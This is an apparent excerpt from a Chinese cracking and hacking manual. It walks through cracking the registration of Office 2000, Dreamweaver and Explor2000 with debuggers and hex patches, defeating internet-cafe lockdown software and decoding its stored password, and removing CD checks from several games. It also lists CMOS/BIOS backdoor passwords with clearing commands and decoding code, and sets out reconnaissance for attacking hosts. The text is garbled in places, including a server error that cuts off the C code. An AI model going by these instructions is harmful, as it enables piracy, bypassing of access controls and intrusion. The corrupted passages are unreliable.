如果您还没有 Soft-ice 的话, 可从本书光盘中找到, 安装即可。

安装Soft-ice的时候有两个小问题，一是配显卡时千万选中上面那个Check框，这样Soft-ice就会在一个窗口里弹出来，而不会切换到全屏（那样容易花屏），二是接下来一屏中默认没有鼠标，建议最好选一个鼠标（通常是第一个选项）。其余选项均为默认。安装并重启后Soft-ice将驻留，呼叫热键为Ctrl+D，您可以随时切换，用法就象“整人专家”之类的东西。

在Soft-ice中有四个窗口是拆解时必须的，一是寄存器窗口，即显示EAX=00000000等的窗口，可以输入WR开关；二是数据窗口，即显示分为左、中、右三段，分别为内存地址、十六进制码和ASCII码的窗口，可以输入WD开关；三是代码窗口，即显示汇编代码的地方，可以输入WC开关；四是命令窗口，即要输入一些命令的地方。（如果您没看到某个窗口请输入命令把它打开）。好了，在这就不详细介绍了，您可参考本书中的工具篇中所介绍的内容，开始说Office 2000的拆法吧。首先运行Office 2000的任意组件以便弹出限制窗口，不要按“下一步”，而是从“其他选项”中将“Internet”改为“电话注册”，之后在“确认”框中随便输入一个八位密码，比如：CDCD CDCD（中间的空格是自动生成的，不要输

入,有的字母或数字不能输入是正常的)。按“下一步”后迅速按下 Ctrl+D 切换到 Soft-ice 窗口, (不必象其他教程中所说的那样设置断点, 因为微软在此处没有用常规的取密码方法, 使用任何断点反而都会失效)。按 F12 (即追踪) 直到代码区高亮的一句为 CMP EAX, 01 为止。从这一句起按 F10 (即单步追踪), 注意 EAX 的值, 它一般很小, 大概仅有最右边一两位数不是零, 当代码区中有几句大概是 LEA EAX, [EBP-001C]...PUSH EAX 的时候, EAX 的值会突然变大两次, 其中第一次 EAX=01XXXXXX 或 EAX=00DXXXXX, 可以输入命令 D EAX 并回车 (即显示 EAX 处的内容), 可以在数据区看到您机器的 ID 号! 第二次 EAX=008XXXXX 或 EAX=006XXXXX, (依前次 EAX 值而定), 可以输入 DEAX 并回车, 看到数据区是 CDCDCDCD (就是您刚才乱输入的密码), 用鼠标将数据区下移两三行 (因为在刚才的上两行处将存放算好的密码) 如果您没有配鼠标可以输入 D EAX-24 即可。继续按 F10 突然间在数据区您所设定的位置出现了八位字母和数字混合的字符串, 赶紧抄下来吧, 这就是密码了。

输入 G 并回车让程序运行完, 出现了错误提示,



这是最后一次提示了，输入您刚才抄下来的密码并按“下一步”看到“成功注册”的画面吗？

如果您没找到CMP EAX，01 却出现了错误对话框，可能是中断时按的时间不太准，不必着急，再来一次。如果您连续几次找不到，请记住有一句令您等待较长时间的语句，比如：RET，下一次到这一句后就开始按F10，依此类推，您一定会找到突破口的。

有时连输三次错误码后到下一屏再按上一步退回到注册画面好追踪一些。有时拆不开可能与软件版本质量有关，反正不贵，多买几个版本试一试吧。

#### 4.1.12 无限期使用Dreamweaver 3 beta

由于用过2.0，所以看到有3.0就拿过来用了，但竟beta版。一启动就跳出过期对话框！

用了 trw2000，为实现，打开 trw2000。

1、“浏览” Dreamweaver.exe

2、“装载”，跳出 trw2000 框，和 Soft-ice 一样，如果您设对了参数的话。

3、F8 进入，一次 F12 就出过期框了。

4、再来一次，F8，一路 F10

到了 015F:007C94F7 Call007CF34E 跳出过期

框。

5、再来，分别在

015F:007CF35E Call 007CF3A6

015F:5F410F80 Call Near[EAX+58]

015F:00666637 Call 00667B0

015F:00666919 Call 0066980

中间大概还有几个Call要跳出过期框都F8进入

6。

6、看到如下：

015F:00666920 JNZ 00666937

就是这里，下 CODE ON 改动，改两个数即可。  
用 UltraEdit 改了可执行文件，再启动，仍有过期框，  
但点 ok 就已经进入 Dreamweaver 的新界面了。

### 4.1.13 Explor 2000 V1.51 强迫注册法

破解 E2K 这个软件，它是初学 Crack 的新生来讲是一个很好的破解练习软件。

Explor2000 V1.51（以下简称 E2K）

下载网址：<http://www.newhua.com.cn/download/sfx2000.exe>

所用工具：TRW2K V1.03、UltraEdit-32

由于 E2K 用 Aspack 压缩过，所以我采用先脱壳，



后破解的方法。

首先用 TRW2K 脱壳，启动 TRW2K，将 E2K 的图标拖入 TRW2K，点击 LOAD，拦下后接 F10，直到来到一个反复跳跃的地方，接 F12，马上再按一下 LOAD，应在 006E6501 处拦下，按一下 F10 来到 0059D178（注意 TRW2K 的 DEBUG 窗口中的变化，从 EXPLOR2000!.Aspack+??? 变成 EXPLOR2000!Code+???），输入 PEDUMP 指令脱壳。找到 PEDUMP1.EXE 后改名成 EXPLOR2000.EXE 并复制到 E2K 的目录即可。（请不要下 G 0059D178 指令，否则脱壳时会死机。如用 PNEWSEC 指令，会造成没反应现象，所以还是不下这指令方法快一些。）

现在我们开始破解软件，还是用 TRW2K 载入 E2K，点击 LOAD，在 59D178 处拦下，TRW2K 中出现很多问号，不要管它，按一下 F10 便正常，一直按 F10 来到：

59D218 Call 0045262C 接 F8 进入

按 F10 来到：4526A5 Call 0044C4FC 光标经过此 Call 弹出 E2K 的主画面

4526AA MOV EAX, [EBP-04]

4526AD Call 00452498 光标第 4 次经过次 Call 弹出干扰画面

MOV EAX, [EBP-04]

CMP Byte Ptr [EAX+00000084],00

4526BC JZ 004526AA 程序在这里反复跳跃

由于光标第 4 次经过 4526AD 时会弹出干扰画面，于是当光标第 4 次走到 4526AD 上时按 F8 进入此 Call，进入后按 F10 来到：4524A2 Call 004523E8 光标经过此 Call 会弹出干扰画面，按 F8 进入（由于相同的原因，下面有 6 个 Call 都要按 F8 进入，我就不一一说明了，仅把它们列出来：

1: 56E39F Call 0058120C

2: 581343 Call 0058195C

3: 58196E Call 005106E0

4: 510755 Call 00511934

5: 511949 Call Near [EBX+000000A0]

6: 581C0E Call 00581ACC )

按 F8 进入 581C0E Call 00581ACC 后一直按 F10 直到出现干扰画面，点击一下 OK 后又被拦下，如下：

581B29 CMP Byte Ptr [EDX+74], 00 令 [EDX+74] 的值为 1

JNZ 00581B3F 跳过关键 Call1

PUSH ESI

PUSH 005814F4

PUSH EAX

MOV ECX, EBX

MOV EAX, ESI

581B3A Call 005815C0 关键Call1

DEC EBX 光标停在这

只要令 [EDX+74] 的值为 1 便可以避开关键 Call1，于是我们再来一次，用 TRW2K 载入后下 G 581B29 指令（有时会没有反应，试多几次。），拦下后下 E 012F8EDC 1 指令可令 [EDX+74] 的值为 1，按 F10，成功跳过关键 Call1。别高兴太早，下面还有陷阱，一直接 F10 直到弹出干扰画面，点击 OK 又被拦下，如下：

581388 Call 005815C0 关键Call2

LEA EDX, [EBP-08] 光标停在这

按 F6，移动光标向上看看哪可以避开关键 Call2，如下：

58135E Call 005816AC

581363 TEST AL, AL 令 AL 的值为 1

581365 JNZ 0058138D 跳过关键Call2

现在知道怎么改程序了吗？答案是：

CMP Byte Ptr [EDX+74],00 —> INC Byte Ptr [EDX+74] 由于少 1 个 Byte，所以加一个 NOP。



TEST AL,AL —> MOV AL,01

下 CODE ON，记下机器码。用 Uedit32 打开 Explor2000.exe

查找： 84C075268B45FCE82506

修改为： B001

查找： 807A74007510

修改为： FE427490

存盘后试运行 Explor2000，没有了干扰画面。察看 About 项，窗口写着 “User license granted to”，因为我们是强迫注册的，所以没有名字，而是空白。破解完成。

#### 4.1.14 破解网吧管理软件

看到这么多的网友受网管软件的禁锢之深，深有体会，特写下这篇文章，总结一下经验，也正好给大家解解围吧。

现在网管软件很多，我现在只说破美萍网管这一种，因为相对这款软件使用的是最多的了。有的时候觉得这款软件真的是很可恶，不准用鼠标右键，不准看文件列表，不准……，实在是太多不可以了，但是它有一些小小的漏洞，下面我一一说来。

最简单的方法呢，就是重新开机，当出现屏幕



的底色时，按Ctrl+Alt+Del，如果有 Smenu 这个任务就把它结束了，不过一定记住要结束两次，因为该软件是启动两次。

下次再用的时候还是得重复上面的动作，麻烦了一点，再进一步吧。

首先用上述方法解除美萍管制以后，按“开始”->“运行”->键入：“regedit”，出现就是注册表画面，找到注册表HKEY\_LOCAL\_MACHINE\Software\mpsoft\Smenu 中的键名 setuppassword，

这就是“设定系统”的密码名称，它旁边的数据就是密码了。

我们看到的 setuppassword 的数据为 :\*&==，但是您可千万不要以为这样可以不受他的约束，不会那么简单的，这个密码只不过是一个假的密码，经过总结测试出了以下这种对应关系，只要按照此关系进行对照查询，就可以轻松破解该密码了。

0=y	q=8	@=没有密码
1=x	r=;	#=j
2={	s=:	\$=m
		%=1
		^=没有密码

续上表

3=z	t==	&=o
4=}	u=<	*=c
5=	v=?	(=a
6=Al t+127	w=>	)=
7=~	x=1	-=d
8=q	y=0	_=没有密码
9=p	z=3	+ =b
a=(	~=7	==t
b=+	!=h	=5
c=*		=没有密码
d=-		{=2
e=,		}-=4
f=/		[=没有密码
g=.		]=没有密码
h=!		: =s
i=没有密码		: =r
j=#		"=k
k="		' =n
l=%		' =)
m=\$		?=v
n='		/=f
o=&		
p=9		空格=没有密码

现在我们看看 :\*&== 表示什么? 经过核对, 原来它代表 SCOTT, 这就是它真正的密码了。



## 4.2 破解 CD 保护

### 4.2.1 《帝国时代 II》硬盘版的制作

《帝国时代 II》光盘版变成硬盘版的制作过程如下：

1、先进入游戏，把鼠标移到“Single Player”上，按 Ctrl+D 激活 Soft-ice，设 bpx mouse\_event

2、按 Ctrl+D 回到游戏，点击鼠标，Soft-ice 会弹出，再按 Ctrl+D

3、动一下鼠标，Soft-ice 会再次弹出，设 bd 0 按 F12、F8、再接八次 F12

4、改接 F10，直到 CS: 0041D041 Call EBP 这时会出现框

用 DEASM 把 EMPIRE2.EXE 反汇编后，找到一个与 CS: 41F166 有关连的字符串“CD Path”。

再进入游戏，按 Ctrl+D 激活 Soft-ice，设 BPX CS 41F166，被拦到后按几下 F10，可以看到：

015F:004F00DC Test EAX,EAX

015F:004F00DE Jz〈问题就在这〉 004f0172

好，用 UltraEdit 打开 EMPIRE2.EXE，找到：

85 C0           〈即 Test EAX, EAX〉

0F 84 8E 00 00 00 (即 Jz 4F0172)

A1 C4 45 66 00

改为:

85 C0 (即 Test EAX, EAX)

0F 85 8E 00 00 00 (即 Jnz 4F0172)

A1 C4 45 66 00

存盘, 完成。

#### 4.2.2 《Tomb Raider 3》改为硬盘版

解码如下:

xxxx:4b282 总函数入口

xxxx:48d142 函数, 功能为: 检测d盘开始的有  
效盘符, 把放有 TombRaider 光盘的盘符放在  
ds:633f20处, 返回时 eax 为0 则表示出错

xxxx:482443: 从d盘开始检测 \data\tombpc.dat  
文件

改方法如下:

1、找到: 88 0d 20 3f 63 00 75 ac 33 c0

改为: b1 2e 88 0d 20 3f 63 00 90 90

2、找到: 0f 85 f9 00 00 00 68 d4 7a 4c 00

改为: e9 fa 00 00 00 90 68 d4 7a 4c 00

3、找到: %c:\%s (ASCII码)



改为: %c%\%s 后面补上 00H

原理: 先把xxxx:48d142处所指的call的结尾部分改为把eax置为非零,把ds:633f20置为2eh(即"."—当前目录)然后把光驱文件读取强制转跳过去,再把默认的某盘根目录(某盘":\")改为\ (即".\"—其中"."是前面自己加的)

这样就完成制作,在任何目录下都行。

cd上的audio,pix等目录要copy to TombRaider的目录下不想看的动画可copy成0字节同名文件覆盖它。

### 4.2.3 《三角洲部队 II》硬盘版的制作

《三角洲部队(Delta Force) II》光盘版,这个游戏很怪,运行光盘也能玩,不过只能玩Multiplayer的join模式。

由于不插光盘毫无提示硬追。

笔录如下:

015F: 0047ADF9 主程序入口

追进去

015F: 0046E470 开窗口

015F: 0046E4BA 第2层主程序入口

追进去

015F: 0041FF8C 停一会（没插光盘）

015F: 0041FF96 第3层主程序入口

根据经验判断，015F: 0041FF8C应是初始化函数，包含光盘检测函数，故而追进去

到015F: 004208D3 停一会（没插光盘）

追进去

到015F: 00420905 读光盘（这是插入光盘后测出来的）

其出口状态为：

（插入光盘后）

EAX=0

EDX=0112F600

ECX=0

（没插光盘时）

EAX=0

EDX=2D

ECX=FFFFFFFF（即-1）

别以为光盘检测函数的返回值是储存在寄存器中的（大多数程序都是这样），在这里强行改寄存器无效，于是追进 015F: 00420905

到015F: 0042D18A MOV DWORD PTR [00A38EE4], 00000000



原来光盘检测函数的返回值是个全局变量，在 DS:00A38EE4 处，当它为 0 时表示无光盘，为 1 时表示有光盘，故而应改为：

```
MOV DWORD PTR [00A38EE4], 00000001
```

即：用 UltraEdit 打开 DF2.EXE 找到：

```
8D 44 24 2C C7 05 E4 8E A3 00 00 00 00 00
```

改为：

```
8D 44 24 2C C7 05 E4 8E A3 00 01 00 00 00
```

这样改后就成为光盘/硬盘两用版了。

#### 4.2.4 破解 FPE2000Pro 升级的 CD 保护

- 1、用 Soft-ice 启动 Windows。
- 2、把升级文件解压到一个目录中，设定 FPE2000 所在目录。
- 3、下 Ctrl+d
- 4、下 bpx hmemcpy 然后按 F5
- 5、选“开始升级”
- 6、被拦下后，输入 bd \*
- 7、输入 p ret
- 8、按 11 次 F12，后按 F10 单步进行
- 9、带过 015f:0040157b call 00412ac4 后跳出要 fpe 光盘的对话框此 call 必有问题，向上看有没有可



以跳过此 call 的这段 015f:00401561 jz 004015af 把 jz 改为 jmp 即可

10、F10 继续往下到了 015f:004015d3 call 00412ac4 不用说一定得跳过这段向上看 015f:004015b9 jz 00401607 明白怎样改了吧?

11、跳过那个 call 后, F5 回来, 升级成功了  
运行 FPE2000 已经变成了 Pro 版,

## 4.3 CMOS 破解完全手册

1) 对于 CMOS 而言, 相信大家已经不再陌生。对于破解 CMOS 密码的文章也有不少。在这里 (cartoonboy) 根据自己的经验并参考精华区的相关文章来说明如何解开 CMOS 密码:

先向大家说明一下 CMOS 的一些结构:

00000000H 30 00 | FF 00 | 39 00 | FF 00 | 12 00 | FF  
00 | 01 00 | 18 00

秒 | 秒报警 | 分 | 分报警 | 小时 | 时报警 | 星期 | 日

00000010H 11 00 | 98 00 | 26 00 | 02 00 | 70 00 | 80  
00 | 00 00 | 00 00

月 | 年 | 寄存器 A | 寄存器 B | 寄存器 C | 寄存器 D |  
诊断 | 下电



00000020H 40 00| 7E 00| F0 00| 03 00| 0F 00| 80 00  
|02 00| 00 00

软驱|密码域|硬盘|未知|设备|基本内存|扩充

00000030H 7C 00| 2E 00| 00 00| 7F 00| 15 00| 86  
00|00 00| 00 00

内存|硬盘类型|未知|密码数据位|未知

00000040H 00 00| 00 00| 00 00| 00 00| 00 00| 00 00  
|E2 00| 22 00

未知

00000050H 0F 00| FF 00| FF 00| E1 00| 22 00| 3F  
00|08 00| 59 00

未知

00000060H 00 00| 7C 00| 19 00| 80 00| FF 00| FF  
00|FF 00| FF 00

未知|世纪值|未知

00000070H 7D 00| 81 00| AA 00| 0F 00| 39 00| 9B  
00|E8 00|19 00

未知

上述的内容参考了其他资料，所以不一定完全正确。在 38H-3BH 这四个字节中，由于 39H 和 3BH 这两个字节一直为 00H，所以就略过，那么 CMOS 密码的关键就集中到了 38H 和 3AH 这两个字节上。

先介绍一点Award的密码规则，Award允许一位至八位密码，每一个字符的范围由20H-7FH，也就是由空格到ASCII码的127号。想必大家已经发现了，八个字符要放到两个字节中去，好象不压缩一下是不行的。的确，Award是将其压缩了，但是不是普通的压缩方法，Award另有将其加密的想法，因为在CMOS中空位还很多，要想放八个字节看来是没有什么问题的，不过这么裸露的密码就更加没有什么用处了。通常的压缩方式有无损压缩，如zip,arj等，或者是有损压缩，象mpeg, jpeg等。但是对这么几个字节，这些方法就没有什么用武之地了，而且压缩过的东西，应该是可以还原的，否则压来压去就没有什么意义了。不过Award的方法就不同了，他不仅仅进行了超级的有损压缩用的是HASH算法，而且这种压缩是不可还原的，下面就给出他的加密压缩方法（以下数值，运算均基于十六进制）：假如有一密码，八位，记为：ABCDEFGH（每一位的取值范围为20H-7FH），将其按下列公式运算： $H+4*G+10*F+40*E+100*D+400*C+1000*B+4000*A$ ，将结果按由低到高保存到：H1,H2,H3，字节中，然后将H2保存到地址：3AH中，将H1和H3的和保存到38H中。如果密码不足八位，以此类推。

下面举一实例 您的密码为: r\*vte, ASCII码为: 72H、2AH、76H、74H、65H, 按公式运算得:  $72*100 + 2A*40 + 76*10 + 74*4 + 65 = 8615$ , 于是 H1=00H, H2=86H, H3=15H, 所以 3AH的值为 86H, 38H的值为 15H。看来密码就这么简单, 在您每次输入密码的时候, BIOS将其算算, 再与CMOS中的值比较一下, 如果一样就放行, 否则免谈。过程就是这样, 不过还是有些问题要说明, 先算算看, 两个字节可以表达的密码可以有多少种:  $16^4 = 65536$ 种, 而八位密码, 每一位有 96种选择, 则可以表示的密码有:  $96^8 \approx 7.2 \times 10^{15}$ 种, 所以理论上说, 每一个密码, 都可以找出大约  $10^{11}$  这么多个可以起相同作用的密码。但是事实上并不是大家都是八位的密码, 或许没有大得这么吓人, 不过也挺多的, 就如您的那个密码, 与它相同功能的五位密码就有二十五万多个, 而六位, 七位, 八位的那就更多。

## 2) 关于通用密码:

Award4.51 版以前的才有通用密码,

wantgirl

Syxxz(pay attention to the capital letter)

dirrid

wnatgirl

3) 在这里再向大家介绍一个破解程序:

you try (under dos)

debug

o 70 2e

o 71 00

o 70 2f

o 71 00

note:在WindowsNT下,很多破解程序都无法使用,原因在于 WindowsNT 的 DOS 是模拟的禁止对 CMOS 写入,请大家注意。

〈一〉

//AMIPWD.CPP — Show AMI Password String

//Compile with SMALL model Tel:027-7800172

7404402(H)

//Email:mecad@server20.hust.edu.cn

#include

#include

#define BYTE unsigned char

char AMI\_unEncrypt( BYTE key,BYTE c2){

asm xor di,di

asm mov bl,key

asm mov cl,c2



```
lab1:
asm test bl,0xc3
asm jpe lab2
asm stc
lab2:
asm rcr bl,1
asm inc di
asm cmp bl,cl
asm jne lab1:
return _DI;
}
BYTE rbyte(int port){
outp(0x70,port);
outp(0xed, port);
return inp(0x71);
}
// 0x38-3d password code 0x37 initial value
void main(){
int i, length;
static BYTE secret [7] ;
char str [22] ="";
for(length=0; length<7; length++)
```

```
secret[length] = rbyte(0x37+length);
secret[0] &= 0xf0;
for(i=0; i<7 ,secret [i+1] >0; i++)
str[i] = AMI_unEncrypt(secret[i], secret[i+1]
);
str[i+1] =0;
if (secret [1] ==0)
printf("No password\n");
else
printf("Password=%s\n",str);
return;
(二)
```

前述针对 AMI 主板的 BIOS 口令破译算法在 BIOS 日期为 91.5.5, 91.7.7, 91.12.12, 92.6.6 和 92.11.11 的微机上测试通过。为便于理解, 将解密算法的 C 代码列出:

```
char AMI_unEncrypt( BYTE key,BYTE c2){
BYTE num [] ={ 0,1,1,2 };
int di=0,c;
do{
c=num [key>>6] +num [key&3] ;
if (c&1) key=0x80+(key>>1);
```



```
else key>>=1;  
di++;  
}whi[an error occurred while processing this direc-  
tive]
```



# 战网篇

## 第五章 黑客应了解

### 5.1 根是什么？

#### 1、基本概念

在网络上有读、写、执行、删除、生成、列出或修改硬盘中的每个文件的权力人称为“根用户”、“管理员”或“操作员”。他有网络无限掌管权。

#### 2、关于访问控制

访问控制（Access Control）指控制用户访问文件、目录甚至协议的方法。大多数的访问控制方案依赖于系统的各种权限。这可能会涉及到读、写和列表权限，以及这些权限的实现方法。

在任何情况下都是由根用户来决定大部分的权限。而有一些访问控制方案隐藏在系统内部。

例如，在许多操作系统中，一系列的目录和文件在缺省状态下是由根用户或网络系统管理员所拥



有（或限制访问），这样在缺省状态下只有根用户才能访问它们。这些文件是对网络操作至关重要的典型系统配置文件。错误地使用它们，会导致非授权访问甚至使整个网络受到损害。

### 3、关于获得根用户权限

因为Unix系统过去曾是（可能现在仍是）Internet 服务器上占统治地位的操作系统，所以 20 年以来黑客们把获得根权限作为他们的首要任务。原因很简单，谁有根权限谁就能设置权限，谁能设置权限谁就能控制整个系统。一旦您获得了根用户的身份，那您就可控制此系统（甚至是整个网络）。

#### （1）权限系统的利和弊

权限系统有许多优点，其中包括对分类的支持。分类的意思是指您可创建一种层次性结构，在此结构中以类（组类、用户类等等）为基础来设权限。因此，您能快速地完成基本的安全性设置。

然而，权限系统也有其中不足之处。实际上，恰恰是根用户的存在才使系统安全性更为脆弱。例如，任何必须以根权限运行的程序一旦被成功攻破，将使攻击者获得根的权限。而如果根权限被入侵者获得，那么整个系统将面临攻击。在多段网络中这是非常严重的事。

## （2）偷取根权限

通过先进的编程技术获得根权限远比通过破除文件 `/etc/passwd` 获得根权限更具有可能性。根用户知道一些安全常识并且总是把他们自己的口令设置得极难破译（他们确实应该这样做）。有经验的系统管理员可能从未破译过自己的密码文件。他们会创建一个需要花几个星期甚至上月的时间才能破译的口令。因此如果试图尝试破译口令恐怕只会浪费您的时间。

而另一方面，位于硬盘上的程序正以根进程的方式运行时，您也许能通过它方便而快速地获得根权限。一旦获得根权限，以根用户的身份登录也就没有必要了。许多黑客经常利用缓冲区溢出来达到目的。

## 4、其他系统中的“根”

Unix 并不是唯一使用“根”的系统。Microsoft Windows NT 使用“根”的一种“版本”：

管理员。类似的，Novell 称之为监督员（Supervisor）。无论在哪种情况下根用户的权力和职责都是相同的，即他们要对系统进行管理。

## 5、作为根用户的入侵者

能成为一名根用户会给入侵者一些好处：



(1) 它使入侵者能使用到在其他操作系统中无法使用的应用程序。

(2) 它使入侵者能运行一些只有根权限的才能运行的安全工具。

(3) 入侵者可借此机会了解日志是如何进行的。

(4) 作为根用户的入侵者可了解到系统管理的基本常识。

#### 6、提防根用户

假如您是一个入侵者，那您务必要小心。根用户是非常容易生气的，一旦他们怀疑您做了一些错事，那您就有麻烦了。所以您一定要小心了！

## 5.2 初步技术（目标分析）

目标分析是攻击主机的前奏，掌握的相关信息，是成功进行攻击的重要一环。

### 第一章、目标分析[Unix OR LINUX 篇]

#### 1、锁定目标

Internet上每一台主机都有一个符合自己的名称，就像每个人都有个合适的称呼一样，称做域名；然而一个人可能会有几个名字，域名的定义也会有同样的情况，在Internet上能真正标识主机的

是 IP 地址，域名只是用 IP 指定的主机用于好记的而起的名字。当然利用域名和 IP 地址都可以顺利找到主机（除非您的网络不通）。要攻击谁首先要确定目标，就是要知道这台主机的域名或者 IP 地址，例如 `www.yahoo.com`、`1.1.1.1` 等。知道了要攻击目标的位置还远远不够，还需要了解系统类型、操作系统、提供服务等全面的资料，才能做到“知己知彼，百战不败”，如何获取相关信息，下面我们将详细介绍，如果对网络域名和 IP 地址不清楚的，赶紧翻一下书吧！并且练习一下 Ping 命令吧！相信在实践中会得到！有什么用？如果 Ping 目标主机返回时间太长或您根本 Ping 不通目标主机，您如何继续呢！（目标不在您的“射程”之内）

## 2、端口分析

Internet 上的主机大部分都提供 WWW、Mail、FTP、BBS 等网络信息服务，基本每一台主机都同时提供几种服务，一台主机为何能够提供如此多的服务呢？Unix 系统是一种多用户多任务的系统，将网络服务划分许多不同的端口，每一个端口提供一种不同服务，一个服务会有一个程序时刻监视端口活动，并且给予应有的应答。并且端口的定义已经成为了标准，例如：FTP 服务的端口是 21，Telnet 服

务的端口是 23，WWW 服务的端口是 80 等，如果还想了解更多请进行下面的步骤：进入 MS-DOS PROMPT

C:\WINDOWS>edit services (回车)

慢慢阅读吧！不过很多的端口都没有什么用，不必把它们都记住！我们如何知道目标主机提供了什么服务呢？很简单用用于不同服务的应用程序试一试就知道了，例如：使用 Telnet、FTP 等用户软件向目标主机申请服务，如果主机有应答就说明主机提供了这个服务，开放了这个端口的服务，但我们现在只需知道目标主机的服务端口是否是“活”的，不过这样试比较麻烦并且资料不全，使用一些像 Portscan 这样的工具，对目标主机一定范围的端口进行扫描。这样可以全部掌握目标主机的端口情况。现在介绍一个好工具，缺少好工具，就不能顺利完成工作。

Haktek 是一个非常实用的一个工具软件，它将许多应用集成在一起的工具，其中包括：Ping、IP 范围扫描、目标主机端口扫描、邮件炸弹、过滤邮件、Finger 主机等都是非常实用的工具。

完成目标主机扫描任务，首先告诉 Haktek 目标主机的位置，即域名或 IP 地址。然后选择端口扫描，输入扫描范围，开始扫描，屏幕很快返回“活”的

端口号以及对应的服务。对资料的收集非常迅速完整。为什么掌握目标的服务资料？如果目标主机上几个关键的端口的服务都没有提供，还是放弃进攻的计划吧，不要浪费太多时间放在这个胜率不大的目标上，赶紧选择下一个目标。先看一个扫描实例

Scanning host xx.xx.xx, ports 0 to 1000

```
Port 7 found. Desc='echo'
Port 21 found. Desc='ftp'
Port 23 found. Desc='telnet'
Port 25 found. Desc='smtp'
Port 53 found. Desc='domain/nameserver'
Port 79 found. Desc='finger'
Port 80 found. Desc='www'
Port 90 found.
Port 111 found. Desc='portmap/sunrpc'
Port 512 found. Desc='biff/exec'
Port 513 found. Desc='login/who'
Port 514 found. Desc='shell/syslog'
Port 515 found. Desc='printer'
Done!
```

如果系统主要端口是“活”的，也不要高兴太早，因为系统可能加了某些限制，不允许任何用户



远程连接，或者进入后限制用户只能做指定的活动，在进行中又被强行中断，这仅仅指Telnet服务而言，其实还会遇到很多复杂的情况。

这里只介绍目标主机是否开放了端口，而我们还不知目标主机使用的是什么系统，每一个端口的服务程序使用的是什么版本的系统，不急，下面就有介绍。

### 3、系统分析

现在开始讲解如何了解系统，目标主机采用的是什么操作系统，其实很简单，首先打开Win95的RUN窗口，然后输入命令：

```
Telnet xx.xx.xx.xx(目标主机)
```

然后“确定”，看一看您的屏幕会出现什么？

```
Digital Unix (xx.xx.xx) (ttty1)
```

```
login:
```

不用说您也会知道您的目标主机和操作系统是什么啦！对，当然是DEC机，使用的是Digital Unix。再看一个：

```
Unix(r) System V Release 4.0 (xx.xx.xx)
```

```
login:
```

这是什么？可能是SUN主机，Sun Os或Solaris，具体是什么？在这里很难判断是什么。这一方法不



是对所有的系统都有用，例如象下面的情况，就不好判断是什么系统：

```
XXXX OS (xx.xx.xx) (ttypl)
```

```
login:
```

有些系统将显示信息进行了更改，因此就不好判断其系统的信息，但根据一些经验可以进行初步的判断，它可能是 HP Unix。

另外利用上面介绍的工具 Haktek，利用目标主机的 Finger 功能也可以泄露系统的信息。

```
Establishing real-time userlist... (Only  
works if the sysadmin is a moron)
```

```
[ Finger session ]
```

```
Welcome to Linux version 2.0.30 at xx.xx.xx  
...
```

上面的这句话就已经足够，知道主机的使用的系统。如何知道系统中其他端口使用的是什么服务？例如 23、25、80 等端口。采用同样上面的手段，利用 Telnet 和本身的应用工具，FTP 等。使用 Telnet 是将端口号作为命令行参数，例如：

```
telnet xx.xx.xx 25
```

就会有类似下面的信息提供给您：

```
220 xx.xx.xx Sendmail 5.65v3.2 (1.1.8.2/
```



31Jan97-1019AM) Wed, 3 Jun 1998 13:50:47  
+0900

这样很清楚目标主机Sendmail的版本。当然对很多端口和不同的系统根本没有用。因此需要对应的应用工具才能获得相应的信息。例如:

```
Connected to xx.xx.xx.220 xx.xx.xx FTP  
server (Digital Unix Version 5.60) ready.
```

```
User (xx.xx.xx:(none)):
```

Internet 上大多数是 WWW 主机, 如何知道目标主使用的是什么样的 WEB Server, 介绍一个页面的查询工具, 只要您告诉它目标主机的地址和 WEB 服务口, 它立刻会告诉您有关信息。

#### 4、深入研究

上面介绍的内容都非常简单, 多试几次便会轻松掌握。由于系统管理员对系统进行了一些限制, 因此即使得到了这些信息也不能轻松地对系统攻击, 还要进一步掌握情况。进行这些工作都是为下一步的工作做准备, 破解 Unix 主机最主要是想方设法获得 Unix 的密码文件, 通过破解口令, 获得较高权限帐户的口令, 主要是 ROOT 的口令。

## 5.3 如何获得自己的 IP

IP 地址是 Internet 中必不可缺的东西，形象地说，IP 地址就像人的住址一样，是唯一的。数据的交换全靠它了。

IP 地址又是怎样产生的呢？一般说来，普通用户的 IP 地址是根据一定的规律，临时给定的一个地址（您可以理解成临时通行证），这个临时 IP 地址只能用一次（若是您重新拨号上网，IP 地址又会更改成其他的 IP 地址）。

IP 地址到底有什么用呢？如果对方想访问您的电脑，就必须知道您的电脑的 IP 地址；如果您想访问对方的电脑，也必须知道对方的电脑的 IP 地址，当知道 IP 地址后，由网络服务器按照所输入的 IP 地址去查找相对应的电脑，将信息传送到对方的电脑里。讲到这里，有人的朋友可能会问，那我访问网站输入的网址是，<http://www.music.com/>，没有用到 IP 地址呀！，其实 <http://www.music.com/> 只是一个域名，要想访问这个网站，网络服务器会把这个域名翻译成 IP 地址，再查找相对应的服务器，传送、交换数据。讲到这里，您可能明白了吧！

现在连线游戏也越来越火了，有的连线游戏要



求输入 IP 地址，那怎样才能知道自己的 IP 地址呢？下面就讲述一下吧。

查看自己的 IP 地址是一项很简单的操作，有以下三种方法：

- 使用 WinIPcfg.exe 命令查看 IP 地址。

开始→运行→WinIPcfg.exe



图 2-1

- 使用 NetMeeting 软件查看 IP 地址。

开始→程序→附件→Internet 工具→Net Meeting

启动NetMeeting后，点击“帮助”下拉菜单，选中“关于”这一项。

如果您的电脑里没有NetMeeting这个软件，您可以试试安装一个IE5.5，安装完成后，就有Net Meeting这个软件了。

c. 使用IP Hunter软件查看IP地址。(这款软件功能十分强大，据说有不少网站都出了针对它的补丁，它不但可以查自己的IP地址，还可以直接嗅探出别人的IP地址！)

IP Hunter启动后就能直接查看自己的IP地址，至于查看别人的IP地址，这里就不多讲了，感兴趣的网友可以从本书光盘中找到，安装摸索吧！

上述的a. b. 两种方法都是Windows自带的命令，如果您觉得还不够，您可以自己去找一个软件试试效果！

## 5.4 怎样利用扫描到的端口？

用扫描软件扫到了一个机器上的许多开放端口，可是那些端口到底有什么用？在此，就用一个实例



向您讲述扫到的端口的用途。

被扫的主机: 192. xxx. xx. x

主机 IP 数: 4

发现的安全漏洞: 7 个

安全弱点: 45 个

系统: Standard: Solaris 2.x, Linux

2.1. ??? , Linux 2.2, MacOS

Telnet (23/tcp)

ssh (22/tcp)

ftp (21/tcp) (发现安全漏洞)

netstat (15/tcp)

daytime (13/tcp)

systat (11/tcp)

echo (7/tcp)

time (37/tcp)

smtp (25/tcp)

www (80/tcp) (发现安全漏洞)

finger (79/tcp)

auth (113/tcp)

sunrpc (111/tcp)

pop-2 (109/tcp)

linuxconf (98/tcp)

imap2 (143/tcp)  
printer (515/tcp)  
shell (514/tcp)  
login (513/tcp)  
exec (512/tcp)  
